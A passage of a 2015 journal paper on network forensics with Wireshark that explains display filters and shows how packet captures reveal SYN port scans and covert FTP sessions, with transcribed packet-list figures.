Network forensics analysis using Wireshark

Article *in* International Journal of Security and Networks · January 2015

DOI: 10.1504/IJSN.2015.070421

Zhifeng Xiao
Pennsylvania State Erie, The Behrend College
16 PUBLICATIONS **1,085** CITATIONS
SEE PROFILE

Ke Meng
Beijing University of Civil Engineering and Architecture
19 PUBLICATIONS **409** CITATIONS
SEE PROFILE

Yang Xiao
University of Alabama
599 PUBLICATIONS **21,901** CITATIONS
SEE PROFILE

Network forensics analysis using Wireshark

Vivens Ndatinya

Department of Computer Science,
University of Alabama,
Tuscaloosa, AL 35401, USA
Email: ndatinya08@gmail.com

Zhifeng Xiao*

Department of Computer Science and Software Engineering,
Penn State Erie, The Behrend College,
Erie, PA 16563, USA
Email: zux2@psu.edu
*Corresponding author

Vasudeva Rao Manepalli, Ke Meng and Yang Xiao

Department of Computer Science,
University of Alabama,
Tuscaloosa, AL 35401, USA
Email: vasudev.meh@gmail.com
Email: Kemeng1219@gmail.com
Email: yangxiao@ieee.org

Abstract: The number and types of attacks against networked computer systems have raised the importance of network security. Today, network administrators need to be able to investigate and analyse the network traffic to understand what is happening and to deploy immediate response in case of an identified attack. Wireshark proves to be an effective open source tool in the study of network packets and their behaviour. In this regard, Wireshark can be used in identifying and categorising various types of attack signatures. The purpose of this paper is to demonstrate how Wireshark is applied in network protocol diagnosis and can be used to discover traditional network attacks such as port scanning, covert FTP and IRC channels, ICMP-based attacks, BitTorrent-driven denial service, and etc. In addition, the case studies in this paper illustrate the idea of using Wireshark to identify new attack vectors.

Keywords: Wireshark; network security; network attack.

Reference to this paper should be made as follows: Ndatinya, V., Xiao, Z., Manepalli, V.R., Meng, K., and Xiao, Y. (2015) 'Network forensics analysis using Wireshark', *Int. J. Security and Networks*, Vol. 10, No. 2, pp.91–106.

Biographical notes: Vivens Ndatinya was on the list of the top 25 of high school graduates in the country of Rwanda. The same year, he received a scholarship from the president of Rwanda that allowed him to pursue his college studies in the US. In 2012, he graduated with a BS in Computer Science from Harding University, Arkansas. I in 2014, he graduated with a MS in Computer from the University of Alabama. While at the University of Alabama, He was a research assistant at the Center for Advanced Safety. Currently, he is a Software Engineer at Cerner Corporation in Kansas City, MO.

Zhifeng Xiao is currently an Assistant Professor in the Department of Computer Science and Software Engineering at Penn State Erie, the Behrend College. Prior to that, he obtained the PhD in Computer Science at the University of Alabama. He is broadly interested in cyber security. In particular, his research interests span the areas of computer and network accountability, cloud security, smart grid security, web security, and digital forensics. His publications have appeared in Journals such as *IEEE Transactions on Smart Grid*, *IEEE Communications Magazine*, *International Journal of Security and Networks, IEEE Communications Surveys and Tutorials*, etc. He is an IEEE member.

Vasudeva Rao Manepalli is currently a Senior Application Engineer at Nike, Inc. He obtained the Masters degree in Computer Science at The University Of Alabama. He is an eight-year veteran of using social media and both web and mobile technologies to build applications for University, Retail, Gaming, and Media Organisations. His interests span the areas of web security and mobile application security.

Ke Meng received his PhD in Computer Science from the University of Alabama (Tuscaloosa AL) in 2011. He has been working as a Senior Engineer in Wireless group in Futurewei Technologies (Bridgewater NJ) since 2014. Prior to Futurewei, he has worked as a Research Scientist in the Network and Security group in Intelligent Automation Inc. (Rockville MD) for 3 years.

Yang Xiao currently is a Professor of Department of Computer Science at the University of Alabama, Tuscaloosa, AL, USA. His current research interests include networking and computer/network security. He has published over 200 journal papers and over 200 conference papers. He was a Voting Member of IEEE 802.11 Working Group from 2001 to 2004, involving IEEE 802.11 (WIFI) standardisation work.

1 Introduction

In today's world, computer networks have become smarter and much more complex. At the same time, hackers across the world are designing and inflicting various types of attacks through the internet for different reasons such as information theft, machine corruption and hijacking. These attacks affect most system users including the administrators and forensics investigators (Takahashi and Xiao 2008a, 2008b; Takahashi et al. 2010, 2011). All these issues impel network engineers to be able to analyse network traffic and understand its behaviour. To prevent network-related attacks, it is important to know the types of attacks against target systems and the network related issues. Captured packets can reveal the signatures of attacks, and this information can enable the users to recover the systems from damages caused by the attackers.

There are two aspects that make packet analysis very important. First, packet analysis is part of the baselines of anything important to a network because it allows knowing the state of a network in advance before problems arise (Thor, 2009; Meng et al., 2009). Second, packet analysis is useful to diagnose a network in the case of attack, and it helps network administrators look into wires and know the traffic traversing them or the issues that might be present. The latter aspect is the foundation of network forensics with packet analysis tools like Wireshark. Analysing packets with the goal of enforcing network security can help network users answer four important questions pertaining to computer security: Who is the intruder and how did they penetrate the existing security precautions? What damage has been done? Did the intruder leave anything such as a new user account, a trojan horse or perhaps some new type of worm or bot software behind? Can you reproduce the attack and verify the fix will work? (Shade, 2012).

Network attacks can be mostly identified by observing the incoming and outgoing traffic, because unusual behaviour is resulted from suspicious patterns of packets. For example, the following attack events will always leave trace in captured packets:

- a host is being scanned (TCP/SYN/UDP/ACK/ICMP scanning)
- a host is suffering (Distributed) Denial of Service due to SYN/ICMP/application level flooding attack
- network traffic goes through unusual ports
- the TTL value is low, etc.

A tool for packet capture and analysis would help us finish the task in real time or afterwards. In this paper, we demonstrate the usage of Wireshark, an open source packet analyser, as a tool to discover potential network attacks based on a collection of trace files produced in real world networked systems.

The contributions of this paper are as follows:

- we show that a packet analyser like Wireshark can be leveraged to identify certain types of network attacks that result in unusual activities
- we present case studies for typical network attacks by using Wireshark.

Port scanning, covert FTP and IRC channels, ICMP-based attacks, and BitTorrent denial of service are some of the attacks that will be discussed in this paper.

The remaining parts of this study are organised as follows: Section 2 specifically introduces Wireshark filter, which is a useful component for effective packet analysis. Then we provide case studies on five types of network attacks, including port scanning, covert network channels, downloads, DDoS, and Honeypots, in Sections 3–7, respectively. Section 8 contains a conclusion.


2 Wireshark filters

Some network administrators and engineers think that both capturing and interpreting packets running through a network is esoteric and complex. However, you do not need to be a super expert to parse the network traffic because a powerful helper allows accomplishing this mission. Among all the network traffic analysers, Wireshark proves to be one of the best software tools to analyse network traffic.

Wireshark can be viewed as several tools in one application. You can use it to analyse the structure of your network traffic in search of potential configuration errors and security attacks. It can identify many types of encapsulation and isolate and display all the fields of a network packet. With all of those powerful capabilities, you might think Wireshark would be hard to learn. In some respects it is, but you can easily learn how to use some of the filters that come with the software and how to view network specific packets.

In WireShark, filters refer to Berkeley Packet Filters, which is actually a micro-programming language that is compiled and executed at runtime against packets intercepted by tools such as tcpdump and Wireshark (OpenLogic, 2008). Filters are essentially used to isolate a very small subset of packets among a huge volume of packets based on specified search criteria. Filters are compiled so that they run with the best possible performance, which is important when you are doing a capture in real time (OpenLogic, 2008). Filtering is one of the most useful functions of WireShark because it allows accomplishing two purposes: to capture packets selectively from the network and to find as well display interested packets. In addition, filters can be applied at different network layers. Entering the desired protocol name in the field provided beside the ‘Filter’ label and clicking ‘Apply’ enables users to select packets with a specific protocol such as TCP, FTP, and DNS. In Figure 1, we can see that the file named ‘ftp-getfile.pcap’ is opened and the text ‘FTP’ is entered the filter’s field. By applying this filter, only packets containing the FTP protocol are filtered and displayed. Figure 2 shows many other options for filters that WireShark provides such as marking a packet, colouring a packet and following a TCP stream.

Figure 1 Applying a filter (see online version for colours)




```
ftp-getfile.pcap  [Wireshark 1.6.13 (SVN Rev 47347 from /trunk-1.6)]
Filter: ftp

No.  Time       Source     Destination  Protocol  Length  Info
 4 0.025466   10.2.0.1   10.2.0.2     FTP       82 Response: 220
 6 0.183387   10.2.0.1   10.2.0.2     FTP      108 Response: 220
 8 1.023961   10.2.0.2   10.2.0.1     FTP       69 Request: USER
 9 1.029549   10.2.0.1   10.2.0.2     FTP       93 Response: 331
11 2.839815   10.2.0.2   10.2.0.1     FTP       72 Request: PASS
12 2.845626   10.2.0.1   10.2.0.2     FTP       91 Response: 230
14 4.997940   10.2.0.2   10.2.0.1     FTP       78 Request: PORT
15 5.005571   10.2.0.1   10.2.0.2     FTP       85 Response: 200
16 5.038634   10.2.0.2   10.2.0.1     FTP       64 Request: NLST
20 5.047153   10.2.0.1   10.2.0.2     FTP       86 Response: 150
25 5.210115   10.2.0.1   10.2.0.2     FTP       81 Response: 226
32 8.065037   10.2.0.2   10.2.0.1     FTP       70 Request: CWD
33 8.070539   10.2.0.1   10.2.0.2     FTP       85 Response: 250
35 9.503809   10.2.0.2   10.2.0.1     FTP       78 Request: PORT
36 9.511564   10.2.0.1   10.2.0.2     FTP       85 Response: 200
37 9.534133   10.2.0.2   10.2.0.1     FTP       64 Request: NLST
41 9.542795   10.2.0.1   10.2.0.2     FTP       86 Response: 150
46 9.719095   10.2.0.1   10.2.0.2     FTP       81 Response: 226
53 14.674243  10.2.0.2   10.2.0.1     FTP       73 Request: CWD
54 14.680868  10.2.0.1   10.2.0.2     FTP       95 Response: 250
56 16.426324  10.2.0.2   10.2.0.1     FTP       78 Request: PORT
57 16.434121  10.2.0.1   10.2.0.2     FTP       85 Response: 200
58 16.450529  10.2.0.2   10.2.0.1     FTP       64 Request: NLST
```

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression... Clear Apply

Using filters in Wireshark is simple. You need to know only the field names of each individual protocol, such as HTTP, ICMP, and FTP. For example, if you want to display only ICMP packets, you can just write `icmp` in the Wireshark filter’s main window. If you want to highlight all the packets that are coming or going to a specific IP address such as 10.100.1.1, the filter would be `ip.dst == 10.100.1.1 || ip.src == 10.100.1.1`, which means “display only those packets where the destination field (ip.dst) or (||) the source field (ip.src) of the IP protocol matches (==) 10.100.1.1”.

Figure 2 More options of filter (see online version for colours)




```
ftp-getfile.pcap  [Wireshark 1.6.13 (SVN Rev 47347 from /trunk-1.6)]
Filter: tcp.stream eq 0

No.  Time      Source     Destination  Protocol  Length  Info
 1 0.000000  10.2.0.2   10.2.0.1     TCP       82 brvread >
 2 0.000147  10.2.0.1   10.2.0.2     TCP       66 ftp > brv
 3 0.000757  10.2.0.2   10.2.0.1     TCP       64 brvread >
 4 0.025466  10.2.0.1   10.2.0.2     FTP       82 Response:
 5 0.183235  10.2.0.2   10.2.0.1     TCP       64 brvread >
 6 0.183387  10.2.0                  FTP      108 Response:
 7 0.383182  10.2.0                  TCP       64 brvread >
 8 1.023961  10.2.0                  FTP       69 Request:
 9 1.029549  10.2.0                  FTP       93 Response:
10 1.183264  10.2.0                  TCP       64 brvread >
11 2.839815  10.2.0                  FTP       72 Request:
12 2.845626  10.2.0                            91 Response:
13 2.990558  10.2.0                            64 brvread >
14 4.997940  10.2.0                            78 Request:
15 5.005571  10.2.0                            85 Response:
16 5.038634  10.2.0                            64 Request:
20 5.047153  10.2.0                            86 Response:
23 5.209570  10.2.0                            64 brvread >
25 5.210115  10.2.0                  FTP       81 Response:
27 5.406137  10.2.0                  TCP       64 brvread >
32 8.065037  10.2.0                  FTP       70 Request:
33 8.070539  10.2.0                  FTP       85 Response:
```

The official WireShark Capture and Display filters page provides a detailed tutorial on designing filters. It is important that we look at some of the most useful filters. **ip.addr== ‘specific ip address’** shows all traffic from and to the given address. **tcp.port== ‘port number’** shows all the traffic with the particular port number as a source or destination port. **ip.src==‘source ip address’and ip.dst==‘destination ip address’** shows all the traffic that starts from the given source address and has as target the provided destination. **FTP** shows only the traffic for the FTP protocol. **HTTP** displays only the traffic for the HTTP protocol. **DNS** shows only the traffic for the DNS protocol. **http.request.uri contains ‘*string*’** shows all http traffic where the url contains the provided string. The filter technology has made Wireshark powerful and more useful.

Wireshark also provides options to build complex filter expressions. The field in the ‘Packet List’ pane can be used to input a filter string to filter the packets. The filter string may also combine different expressions into a specific expression using the logical operators. We can even build a number of comparison filters that can compare the values in a packet using different numbers of comparison operators. A list of examples related to display filters and building comparison filters are available in the user’s manual for Wireshark (2006).

In WireShark, we can define filters and save them for later use. The ‘Display Filters’ window can be opened by clicking ‘Analyse’ tab in the menu bar, selecting the option, ‘Display Filters’, from the popup, and then clicking on the ‘New’ button as shown in Figure 3. We can also add defined filters to the existing list of filters by opening the ‘Display Filter’ tab and by clicking the ‘New’ button, which allows us to define and save the type of the filter. The file string can be changed by altering the string name in the ‘File string’, but while entering the string, it will check for syntax errors and show red if the text entered is wrong or green if the text entered is right. In Figure 4, we can see the textbox that is circled beside ‘filter name’ and the string name in the ‘filter string’. In the following sections, we are going to discuss how WireShark can be used to classify and examine suspicious network packets.


Figure 3 Display filter option (see online version for colours)



ftp-getfile.pcap [Wireshark 1.6.13 (SVN Rev 47347 from /trunk-1.6)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear
Display Filters...
Display Filter Macros...
Apply as Column
Apply as Filter
Prepare a Filter
Enabled Protocols... Shift+Ctrl+E
Decode As...
User Specified Decodes...
Follow TCP Stream
Follow UDP Stream

```
No.    Time       Sourc   Protocol
  1 0.000000    10.2      TCP
  2 0.000147    10.2      TCP
  3 0.000757    10.2      TCP
  4 0.025466    10.2      FTP
  5 0.183235    10.2      TCP
  6 0.183387    10.2      FTP
  7 0.383182    10.2      TCP
  8 1.023961    10.2      FTP
  9 1.029549    10.2      FTP
```

Figure 4 Display filter panel (see online version for colours)



Filter:
Expression... Clear Apply
No. Time Source Destination Protocol Leng
Wireshark: Display Filter - Profile: Default
Edit
Display Filter
New
Delete
Properties
Expression...
Help
OK
Apply
Cancel

Ethernet address 00:08:15:00:08:15
Ethernet type 0x0806 (ARP)
Ethernet broadcast
No ARP
IP only
IP address 192.168.0.1
IP address isn't 192.168.0.1, don't use != for this!
IPX only
TCP only
UDP only
UDP port isn't 53 (not DNS), don't use != for this!

Filter name: IP address 192.168.0.1
Filter string: ip.addr == 192.168.0.1

```
 1 0.0000
 2 0.0001
 3 0.0007
 4 0.0254
 5 0.1832
 6 0.1833
 7 0.3831
 8 1.0239
 9 1.0295
10 1.1832
11 2.8398
12 2.8456
13 2.9905
14 4.9979
15 5.0055
16 5.0386
17 5.0459
18 5.0463
19 5.0465
20 5.0471
21 5.0500
22 5.2095
23 5.2095
24 5.2100
25 5.2101
26 5.4061
27 5.4061
28 5.406746   10.2.0.1   10.2.0.2   TCP
29 5.406765   10.2.0.2   10.2.0.1   TCP
```


3 Port scanning

Usually, the first stage of effective attacks consists of a separate process of identifying potential victims among the machines of a distributed system. One common method used to find susceptible hosts is port scanning. Port scanning can be viewed as hostile internet searches for open doors through which intruders gain access to computers (Lee et al., 2003).

Port scanning consists of sending a message to a port and listening to a response. The received response indicates the port status revealing information needed to launch future attacks. Let us consider a case of detecting and analysing port scanning using WireShark.

Figure 5, part of a trace file named portscan.pcap, includes packets carrying out a type of port scanning called ‘SYN scan’. In the case, a port scanner [IP = 10.1.0.2] continuously generates raw TCP packets itself, and monitors for responses from the machine with IP = 10.1.0.1. This scan type is half-open because it never actually opens a full TCP connection. The port scanner generates and sends a SYN packet to the server [IP = 10.1.0.2] through a specific port. If the target port is open, it responds with a SYN ACK packet. However, if the port is not available, the host responds with a RST packet, closing the connection before the handshake is completed. That is happening in packets 2, 4, 6, 8, 10, 12, 17, 22, and 24. In addition to discovering a port scanning, WireShark allows to classify it under two categories. The first category is **vertical scan**. In vertical scan, the scanner targets one or several ports on a single host machine. The case in Figure 5 is an example of vertical scan. The second category is **horizontal scans**, which targets the same port on different hosts. Most often attackers issue horizontal scans when they are aware of a particular vulnerability and they wish to find susceptible machines (Lee et al., 2003).

Figure 5 Port scan (see online version for colours)



```
No.  Time      Source     Destination  Protocol Length Info
 1 0.000000  10.1.0.2   10.1.0.1     TCP      78 konshus-lm > tcpmux [SYN]
 2 0.000290  10.1.0.1   10.1.0.2     TCP      64 tcpmux > konshus-lm [RST
 3 0.006753  10.1.0.2   10.1.0.1     TCP      78 theta-lm > compressnet [S
 4 0.006890  10.1.0.1   10.1.0.2     TCP      64 compressnet > theta-lm [R
 5 0.012703  10.1.0.2   10.1.0.1     TCP      78 d2k-datamover2 > compress
 6 0.012809  10.1.0.1   10.1.0.2     TCP      64 compressnet > d2k-datamov
 7 0.017519  10.1.0.2   10.1.0.1     TCP      78 cvmmon > 4 [SYN] Seq=0 W
 8 0.017627  10.1.0.1   10.1.0.2     TCP      64 4 > cvmmon [RST, ACK] Seq
 9 0.022309  10.1.0.2   10.1.0.1     TCP      78 binderysupport > rje [SYN
10 0.022443  10.1.0.1   10.1.0.2     TCP      64 rje > binderysupport [RST
11 0.027260  10.1.0.2   10.1.0.1     TCP      78 attachmate-uts > 6 [SYN]
12 0.027386  10.1.0.1   10.1.0.2     TCP      64 6 > attachmate-uts [RST,
13 0.033003  10.1.0.2   10.1.0.1     TCP      78 tappi-boxnet > echo [SYN]
14 0.033261  10.1.0.1   10.1.0.2     TCP      64 echo > tappi-boxnet [SYN
15 0.033485  10.1.0.2   10.1.0.1     TCP      60 tappi-boxnet > echo [ACK]
16 0.038278  10.1.0.2   10.1.0.1     TCP      78 sdhelp > 8 [SYN] Seq=0 W
17 0.038519  10.1.0.1   10.1.0.2     TCP      64 8 > sdhelp [RST, ACK] Seq
18 0.043487  10.1.0.2   10.1.0.1     TCP      78 sdclient > discard [SYN]
19 0.043832  10.1.0.1   10.1.0.2     TCP      64 discard > sdclient [SYN,
20 0.044044  10.1.0.2   10.1.0.1     TCP      60 sdclient > discard [ACK]
21 0.049285  10.1.0.2   10.1.0.1     TCP      78 wanscaler > 10 [SYN] Seq=
22 0.049539  10.1.0.1   10.1.0.2     TCP      64 10 > wanscaler [RST, ACK]
23 0.055084  10.1.0.2   10.1.0.1     TCP      78 cr-websystems > systat [S
24 0.055193  10.1.0.1   10.1.0.2     TCP      64 systat > cr-websystems [R
25 0.061077  10.1.0.2   10.1.0.1     TCP      78 sent-lm > 12 [SYN] Seq=0
26 0.061192  10.1.0.1   10.1.0.2     TCP      64 12 > sent-lm [RST, ACK] S
```

Sometimes, port scanners might hide their real IP addresses by using forged IPs or those of other machines under their control. For this reason, some scans might appear as if they are coming from diverse IP addresses. However, as long as these multiple scans are targeting the same ports, appropriate countermeasures need to stop them since it might be one attacker or group of attackers disguised under several IP addresses.

4 Covert network channels


Hidden connections established in the background of a system are dangerous because they might carry out various acts jeopardising the system. A covert network is defined as a mechanism used to break up security policies by allowing information to leak to unauthorised processes or individuals (Cabuk et al., 2004). Attackers can take advantage of these furtive connections in two ways, both detriment to the security of target systems. The first way consists of *storage* channels which involve a direct and indirect creation of a storage location by one process and reading of the storage by another process. This storage will likely violate the confidentiality of the information because the processes writing and reading the data might not be authorised or might circumvent access control. The second type of covert channels consists of *timing channels* that use a hidden connection to send information to another process with the goal of affecting its real response time. Detecting and preventing these covert connections is vital because they might leak private information such as computer passwords, credit card information, and etc. At the same time, these covert channels may greatly increase the latency and consume the bandwidth of real-time and critical systems. Even though these connections might escape available security systems such as firewalls and antiviruses, their suspicious patterns can be easily identified through packet analysis because nothing is hidden at the packet level. Since Wireshark is well-suited for packet analysis, we should know how WireShark can categorise the signatures of covert channel attacks that have become pervasive threats to distributed systems. These hidden connections might also be used by attackers to communicate with compromised hosts, particularly in DDoS attacks. This section studies how WireShark can expose FTP and IRC furtive connections.

4.1 FTP covert connections

First, attackers can establish hidden FTP connections to some servers in order to steal critical information without the system users being aware of this security abuse. With WireShark, these concealed FTP connections can be discovered.

Figure 6 was taken from a trace file that includes some hidden FTP network traffic. These hidden FTP connections can be identified by examining the protocols of the packets to and from the client [IP = 10.2.0.2]. Looking at the Wireshark snapshot, we can see some suspicious messages such as FTP, [PSH, ACK] and [FIN, ACK] in many places of the traffic. Let us briefly discuss what this hidden FTP connection is accomplishing.

Figure 6 FTP covert channel (see online version for colours)




```
No.   Time        Source      Destination   Protocol  Length  Info
  12 2.845626   10.2.0.1    10.2.0.2      FTP        91 Response: 230 User logged i
  13 2.990558   10.2.0.2    10.2.0.1      TCP        64 brvread > ftp [ACK] Seq=26
  14 4.997940   10.2.0.2    10.2.0.1      FTP        78 Request: PORT 10,2,0,2,4,31
  15 5.005571   10.2.0.1    10.2.0.2      FTP        85 Response: 200 PORT Command
  16 5.038634   10.2.0.2    10.2.0.1      FTP        64 Request: NLST
  17 5.045950   10.2.0.1    10.2.0.2      TCP        66 afrog > ansyslmd [SYN] Seq=
  18 5.046375   10.2.0.2    10.2.0.1      TCP        66 ansyslmd > afrog [SYN, ACK]
  19 5.046520   10.2.0.1    10.2.0.2      TCP        64 afrog > ansyslmd [ACK] Seq=
  20 5.047153   10.2.0.1    10.2.0.2      FTP        86 Response: 150 Directory Lis
  21 5.050016   10.2.0.1    10.2.0.2      TCP        66 afrog > ansyslmd [PSH, ACK]
  22 5.209537   10.2.0.2    10.2.0.1      TCP        64 ansyslmd > afrog [ACK] Seq=
  23 5.209570   10.2.0.2    10.2.0.1      TCP        64 brvread > ftp [ACK] Seq=52
  24 5.210037   10.2.0.1    10.2.0.2      TCP       496 afrog > ansyslmd [PSH, ACK]
  25 5.210115   10.2.0.1    10.2.0.2      FTP        81 Response: 226 Listing compl
  26 5.406106   10.2.0.2    10.2.0.1      TCP        64 ansyslmd > afrog [ACK] Seq=
  27 5.406137   10.2.0.2    10.2.0.1      TCP        64 brvread > ftp [ACK] Seq=52
  28 5.406746   10.2.0.1    10.2.0.2      TCP        64 afrog > ansyslmd [FIN, ACK]
  29 5.406765   10.2.0.2    10.2.0.1      TCP        64 ansyslmd > afrog [ACK] Seq=
  30 5.425566   10.2.0.2    10.2.0.1      TCP        64 ansyslmd > afrog [FIN, ACK]
  31 5.425663   10.2.0.1    10.2.0.2      TCP        64 afrog > ansyslmd [ACK] Seq=
  32 8.065037   10.2.0.2    10.2.0.1      FTP        70 Request: CWD eGames
  33 8.070539   10.2.0.1    10.2.0.2      FTP        85 Response: 250 Changed to "/
  34 8.259533   10.2.0.2    10.2.0.1      TCP        64 brvread > ftp [ACK] Seq=64
  35 9.503809   10.2.0.2    10.2.0.1      FTP        78 Request: PORT 10,2,0,2,4,32
  36 9.511564   10.2.0.1    10.2.0.2      FTP        85 Response: 200 PORT Command
  37 9.534133   10.2.0.2    10.2.0.1      FTP        64 Request: NLST
  38 9.541588   10.2.0.1    10.2.0.2      TCP        66 boinc-client > vfo [SYN] Se
  39 9.541991   10.2.0.2    10.2.0.1      TCP        66 vfo > boinc-client [SYN, AC
  40 9.542116   10.2.0.1    10.2.0.2      TCP        64 boinc-client > vfo [ACK] Se
  41 9.542795   10.2.0.1    10.2.0.2      FTP        86 Response: 150 Directory Lis
  42 9.545745   10.2.0.1    10.2.0.2      TCP        64 boinc-client > vfo [PSH, AC
```

Prior to packet 11, the client [IP = 10.2.0.2] has finished establishing the TCP connection with the server [IP = 10.2.0.1]. The client sent a FTP request to the server with a user name, and the server asks the client to provide a password. In Packet 11, the client sent a password [PASS krueger] that is accepted by the server in packet 12. In packets 14 through 25, the client requests a FTP connection to the server at a specific port and requests a list of all the filenames and subdirectories in the root directory with the ftp command NLST. The server pushes the complete listing to the client with [PSH, ACK] (see packet 21). In packet 30, the client closes the FTP session with the server after it has received the list of all available files and subdirectories. In packet 32, the client starts another session with the server and requests access to a subdirectory of root called ‘eGames’, and repeats the same process of getting a complete list of the content of the directory.

In Figure 7, a continuation of Figure 6, the client continues starting many ftp sessions and searching through the directory until the desired file is found. We can see this happening in packet 76 where the client finds a file named ‘cno.txt’ in the ‘/eGames/3dMazeMan/’ directory and requests to retrieve it from the server. After the transfer is completed in packet 84, the client and the server close the ftp session. Finally, in packet 90, the client requests to quit the TCP connection, which is disconnected in packets 92 and 93.

Figure 7 Continuation of FTP covert channel (see online version for colours)



```
52 9.945082  10.2.0.1  10.2.0.2  TCP   64 boinc-client > vfo [ACK] Seq=20
53 14.674243 10.2.0.2  10.2.0.1  FTP   73 Request: CWD 3dMazeMan
54 14.680868 10.2.0.1  10.2.0.2  FTP   95 Response: 250 Changed to "/eGame
55 14.857896 10.2.0.2  10.2.0.1  TCP   64 brvread > ftp [ACK] Seq=105 Ack=
56 16.426324 10.2.0.2  10.2.0.1  FTP   78 Request: PORT 10,2,0,2,4,33
57 16.434121 10.2.0.1  10.2.0.2  FTP   85 Response: 200 PORT Command Accep
58 16.450529 10.2.0.2  10.2.0.1  FTP   64 Request: NLST
59 16.457905 10.2.0.1  10.2.0.2  TCP   66 dcutility > startron [SYN] Seq=0
60 16.458222 10.2.0.2  10.2.0.1  TCP   66 startron > dcutility [SYN, ACK]
61 16.458362 10.2.0.1  10.2.0.2  TCP   64 dcutility > startron [ACK] Seq=1
62 16.459033 10.2.0.1  10.2.0.2  FTP   86 Response: 150 Directory List Fol
63 16.462018 10.2.0.1  10.2.0.2  TCP   64 dcutility > startron [PSH, ACK]
